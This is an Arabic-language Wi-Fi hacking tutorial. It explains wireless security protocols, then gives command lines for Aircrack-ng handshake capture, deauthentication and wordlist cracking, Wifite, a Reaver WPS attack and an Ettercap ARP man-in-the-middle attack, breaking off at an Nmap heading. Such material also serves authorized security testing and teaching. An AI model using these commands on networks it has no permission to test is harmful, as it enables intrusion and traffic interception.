Tool Hacker Wi-Fi

الأدوات اللازمة لاختراق الشبكة وكشف نقاط الضعف (مع الأوامر):

1. Aircrack-ng

- وظيفة :أداة قوية لاختراق شبكات الـ Wi-Fi عبر فك تشفير WEP و WPA/WPA2 باستخدام الهجمات العنيفة أو التقاط المصافحة .(Handshake)

البروتوكولات المستخدمة: إليك إعادة صياغة وتنظيم المعلومات حول بروتوكولات الأمان في الشبكات اللاسلكية:

WEP (Wired Equivalent Privacy)

-الوصف :بروتوكول قديم يستخدم تشفير RC4.

-العيوب :يمكن كسره بسهولة ويعتبر غير آمن.

WPA (Wi-Fi Protected Access)

-الوصف :بديل مؤقت لـ WEP يحسن الأمان باستخدام TKIP.

-العيوب :أقل أمانًا مقارنة بالبروتوكولات الحديثة.

WPA2

-الوصف :يعتمد على تشفير AES ويعتبر الأكثر أمانًا.


-العيوب :عرضة لهجمات KRACK، لذا يُنصح بتحديث الشبكات باستمرار.

WPA3

-الوصف :أحدث نسخة توفر حماية أفضل ضد الهجمات.

-التوصية :يُفضل استخدامها في الأجهزة الحديثة.

بروتوكولات أمان الواي فاي



استخدام Aircrack-ng:

1. وضع كرت الشبكة في وضع المراقبة:

```
sudo airmon-ng start wlan0
```

2. التقاط حركة مرور الشبكة:

```
sudo airodump-ng wlan0mon
```

3. جمع المصافحة :(Handshake)


```
sudo airodump-ng --bssid [BSSID] --channel [Channel] --write capture wlan0mon
```

4. هجوم :Deauthentication

```
sudo aireplay-ng --deauth 0 -a [BSSID] wlan0mon
```

5. فك تشفير الشبكة:

```
sudo aircrack-ng -w /path/to/wordlist.txt -b [BSSID] capture-01.cap
```



2. Wireshark

- وظيفة :أداة لتحليل الحزم المارة عبر الشبكة واكتشاف التهديدات.
- استخدام:
  - التقاط الحزم من واجهة الشبكة:

```
افتح Wireshark واختر wlan0mon
```

- تحليل الحزم الملتقطة: يمكن تصفية الحزم عبر بروتوكولات مثل HTTP أو TCP أو ARP.


استخدام Wireshark لتحليل الشبكة

3. Wifite

- وظيفة :أداة تلقائية لاختراق الشبكات اللاسلكية وتشغيل الهجمات على الشبكات المفتوحة.
- استخدام:

```
sudo wifite
1- sudo wifite -i wlan0
2- sudo wifite --wep
3- sudo wifite --wpa
4- sudo wifite -o capture
5- sudo wifite --mon
```

Using Wifite for Wireless Network Attacks



4. Reaver


- وظيفة :أداة لاختراق الشبكات عبر بروتوكول WPS.
- استخدام:

1. فحص الشبكات الداعمة لـ :WPS

```
sudo wash -i wlan0mon
```

2. تنفيذ الهجوم على الشبكة:

```
sudo reaver -i wlan0mon -b [BSSID] -c [Channel] -vv
```



5. Ettercap

- وظيفة :أداة لتنفيذ هجمات MITM واعتراض الحزم.
- استخدام:


1. هجوم :ARP

```
sudo ettercap -T -q -M arp:remote /[Target_IP]/ /[Gateway_IP]/
```

1. الواجهة الرسومية:

```
sudo ettercap -G
```

MITM Attack Execution with Ettercap



6. Nmap

